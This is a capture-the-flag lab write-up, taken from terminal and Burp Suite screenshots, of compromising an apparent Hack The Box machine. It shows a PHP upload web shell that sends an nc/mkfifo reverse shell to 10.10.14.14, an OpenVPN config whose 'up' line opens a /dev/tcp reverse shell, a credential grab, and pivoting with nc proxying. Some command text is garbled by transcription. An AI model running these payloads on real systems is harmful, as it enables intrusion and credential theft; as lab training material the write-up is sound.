

Information Gathering


1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ tcpscan 10.10.10.109
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-17 18:37 IST
Nmap scan report for 10.10.10.109
Host is up (0.23s latency).
Not shown: 65527 closed tcp ports (reset), 6 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 a6:9d:0f:7d:73:75:bb:a8:94:0a:b7:e3:fe:1f:24:f4 (RSA)
|_   256 2c:7c:34:eb:3a:eb:04:03:ac:48:28:54:09:74:3d:27 (ECDSA)
|_   256 98:42:5f:ad:87:22:92:6d:72:e6:66:6c:82:c1:09:83 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.91 seconds

(vigneswar@VigneswarPC)-[~]
$
```

2) Checked the website



3) Found more pages


```
(vigneswar@VigneswarPC)-[~]
$ feroxbuster -u 'http://10.10.10.109/sparklays/' -x php -x html
10.10.10.109
FERROXBUSTER OXIDE
by Ben "epi" Risher ver: 2.10.3

Target Url      http://10.10.10.109/sparklays/
Threads         50
Wordlist         /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.10.3
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [php, html]
HTTP methods    [GET]
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest


Press [ENTER] to use the Scan Management Menu™

404 GET 91 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 111 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 31 2w 16c http://10.10.10.109/sparklays/login.php
200 GET 131 38w 615c http://10.10.10.109/sparklays/admin.php
301 GET 91 28w 323c http://10.10.10.109/sparklays/design => http://10.10.10.109/sparklays/design/
301 GET 91 28w 331c http://10.10.10.109/sparklays/design/uploads => http://10.10.10.109/sparklays/design/uploads/
200 GET 181 43w 484c http://10.10.10.109/sparklays/design/changelogo.php
200 GET 31 8w 72c http://10.10.10.109/sparklays/design/design.html
```

4) Found a file upload functionality



5) Found a login page



Vulnerability Assessment

1) php5 is allowed to upload

AttackSave

3. Intruder attack of http://10.10.10.109

AttackSave?

ResultsPositionsPayloadsResource poolSettings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	1479			747	
1	asp	200	575			747	
2	aspx	200	548			747	
3	php	200	880			747	
4	php3	200	672			747	
5	php4	200	1123			747	
6	php5	200	1075			754	
7	txt	200	1026			747	
8	shtm	200	1695			747	
9	shtml	200	806			747	
10	phtm	200	673			747	
11	phtml	200	441			747	
12	html	200	452			747	

RequestResponse

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Tue, 17 Sep 2024 15:22:47 GMT

3 Server: Apache/2.4.18 (Ubuntu)

4 Vary: Accept-Encoding

5 Content-Length: 526

6 Keep-Alive: timeout=5, max=100

7 Connection: Keep-Alive

8 Content-Type: text/html; charset=UTF-8

9

10 The file was uploaded successfully

11

12 <!DOCTYPE html>

13 <html xmlns="http://www.w3.org/1999/xhtml">

14 <head>

15 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />

16 <title>

17 Upload Your File

18 </title>

19 </head>

20 <body>

21 <div id="container">

Exploitation

1) Got reverse shell

Burp Suite Community Edition v2024.5.5 - Temporary Project

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerSettings

LoggerOrganizerExtensionsLearn

1 x2 x3 x+

SendCancel<>

Target: http://10.10.10.109 HTTP/1

Request

1 GET /sparklays/design/uploads/shell.php?cmd=rm%20%2ftmp%2ff%3bkfif%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fb%2fbash%20-1%20%3e%201%7cnc%2010.10.14.14%204444%20%3e%2ftmp%2ff HTTP/1.1

2 Host: 10.10.10.109

3 Accept-Language: en-US

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7 Accept-Encoding: gzip, deflate, br

8 Connection: keep-alive

9

10

Response

130 (0x82)

Selected text

rm%20%2ftmp%2ff%3bkfif%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fb%2fbash%20-1%20%3e%201%7cnc%2010.10.14.14%204444%20%3e%2ftmp%2ff

Decoded from: URL encoding

rm /tmp/f;mkfifo /tmp/f:cat /tmp/f|/bin/bash -i 2>&1nc 10.10.14.14 4444 >/tmp/f

CancelApply changes

Request attributes2

Request query parameters1

Request body parameters0

Request cookies0

Request headers7

vigneswar@VigneswarPC: ~/t

(vigneswar@VigneswarPC)~[/temp]

\$ nc -lvnp 4444

listening on [any] 4444 ...

connect to [10.10.14.14] from (UNKNOWN) [10.10.10.109] 41852

bash: cannot set terminal process group (1365): Inappropriate ioctl for device

bash: no job control in this shell

www-data@ubuntu:/var/www/html/sparklays/design/uploads\$ python3 -c "import pty;pty.spawn('/bin/bash')"

<ml/sparklays/design/uploads\$ python3 -c "import pty;pty.spawn('/bin/bash')"

www-data@ubuntu:/var/www/html/sparklays/design/uploads\$ ^Z

zsh: suspended nc -lvnp 4444

(vigneswar@VigneswarPC)~[/temp]

\$ stty raw -echo && fg

[1] + continued nc -lvnp 4444

www-data@ubuntu:/var/www/html/sparklays/design/uploads\$ stty rows 41 cols 15

6

www-data@ubuntu:/var/www/html/sparklays/design/uploads\$ export TERM=xterm-256color

www-data@ubuntu:/var/www/html/sparklays/design/uploads\$ |

2) Found user credentials

```
www-data@ubuntu:/home/dave$ cat Desktop/ssh
dave
Dav3therav3123
www-data@ubuntu:/home/dave$ |
```

3) Connected to ssh as dave:Dav3therav3123

```
dave@ubuntu: ~
www-data@ubuntu:/home/dave$ ls
(vigneswar@VigneswarPC)-[~/Temporary]tures Public Templates Videos examples.desktop
$ ssh dave@10.10.10.109
The authenticity of host '10.10.10.109 (10.10.10.109)' can't be established.
ED25519 key fingerprint is SHA256:Sq/MH9YGC8jckt0IJJcQYePs93a4czUL31E+V+EHlqw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.109' (ED25519) to the list of known hosts.
dave@10.10.10.109's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

222 packages can be updated.
47 updates are security updates.

Last login: Sun Sep  2 07:17:32 2018 from 192.168.1.11
dave@ubuntu:~$ |
```


4) Found additional hosts

```
dave@ubuntu:~$ for i in {1..254} ;do (ping -c 1 192.168.122.$i | grep "bytes
from" &) ;done
64 bytes from 192.168.122.1: icmp_seq=1 ttl=64 time=0.051 ms
64 bytes from 192.168.122.4: icmp_seq=1 ttl=64 time=0.693 ms
64 bytes from 192.168.122.5: icmp_seq=1 ttl=64 time=1.12 ms
dave@ubuntu:~$ |
```

5) Found open ports

```
dave@ubuntu:~$ netcat -w1 -zvn 192.168.122.4 1-10000 2>&1 | grep succeeded
Connection to 192.168.122.4 22 port [tcp/*] succeeded!
Connection to 192.168.122.4 80 port [tcp/*] succeeded!
dave@ubuntu:~$ netcat -w1 -zvn 192.168.122.5 1-10000 2>&1 | grep succeeded
dave@ubuntu:~$
```

6) Checked the website



7) Found a method to get rce from openvpn config

<https://medium.com/tenable-techblog/reverse-shell-from-an-openvpn-configuration-file-73fd8b1d38da>

remote 192.168.122.4

ifconfig 10.200.0.2 10.200.0.1



dev tun

nobind

script-security 2

up 'bash -c "/bin/bash -i >& /dev/tcp/192.168.122.1/4444 0>&1"'


8) Got revshell



dave:dav3gerous567


Privilege Escalation

1) Found a new ip



netcat -w1 -znv -p 53 192.168.5.2 1-10000 2>&1 | grep succeeded

2) Found a port



3) It runs ssh

```
dave@DNS:/home/alex# nc 192.168.5.2 -p 53 987
SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.4
^C
dave@DNS:/home/alex#
```

ssh -p 987 -o 'ProxyCommand nc -p 53 %h %p' dave@192.168.5.2

4) Connected to ssh

```
ssh_exchange_identification: Connection closed by remote host
dave@DNS:/home/alex# sudo ssh -p 987 -o 'ProxyCommand nc -p 53 %h %p' dave@192.168.5.2
dave@192.168.5.2's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)
Last login: Mon Sep  3 16:48:00 2018
dave@vault:~$ ls
root.txt.gpg
dave@vault:~$ ls
root.txt.gpg
```

5) Decrypted the flag

```
dave@ubuntu:~$ cat Desktop/key
itscominghome
dave@ubuntu:~$
```

```
dave@vault:~$ ls
root.txt.gpg
dave@vault:~$ which python3
dave@vault:~$ which python
dave@vault:~$ which nc
/bin/nc
dave@vault:~$ nc -lvnp 4444 < root.txt.gpg
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [192.168.122.4] port 4444 [tcp/*] accepted (family 2, sport 46208)
dave@vault:~$ |

-bash-4.3$ ls
ssh user.txt
-bash-4.3$ source .bash_rc
-bash: .bash_rc: No such file or directory
-bash-4.3$ source .bashrc
dave@DNS:~$ clear
dave@DNS:~$ ls
ssh user.txt
dave@DNS:~$ nc 192.168.5.2 4444 > root.txt.gpg
dave@DNS:~$ ls
root.txt.gpg ssh user.txt
dave@DNS:~$ cd ..
dave@DNS:/home$ exit
logout
Connection to 192.168.122.4 closed.
dave@ubuntu:~$ scp dave@192.168.122.4:~/root.txt.gpg .
dave@192.168.122.4's password:
root.txt.gpg 100% 629 0.6KB/s 00:00
```



```
dave@vault: ~  
dave@vault:~$ ls  
root.txt.gpg  
dave@vault:~$ which python3  
dave@vault:~$ which python  
dave@vault:~$ which nc  
/bin/nc  
dave@vault:~$ nc -lvnp 4444 < root.txt.gpg  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from [192.168.122.4] port 4444 [tcp/*] accepted (family 2, sport 46208)  
dave@vault:~$  
  
dave@ubuntu: ~  
dave@ubuntu:~$ ls  
Desktop Downloads Music Public Templates  
Documents examples.desktop Pictures root.txt.gpg Videos  
dave@ubuntu:~$ gpg -d root.txt.gpg  
  
You need a passphrase to unlock the secret key for  
user: "david <dave@david.com>"  
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)  
  
gpg: Invalid passphrase; please try again ...  
  
You need a passphrase to unlock the secret key for  
user: "david <dave@david.com>"  
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)  
  
gpg: encrypted with 4096-bit RSA key, ID D1EB1F03, created 2018-07-24  
"david <dave@david.com>"  
ca468370b91d1f5906e31093d9bfe819  
dave@ubuntu:~$ |
```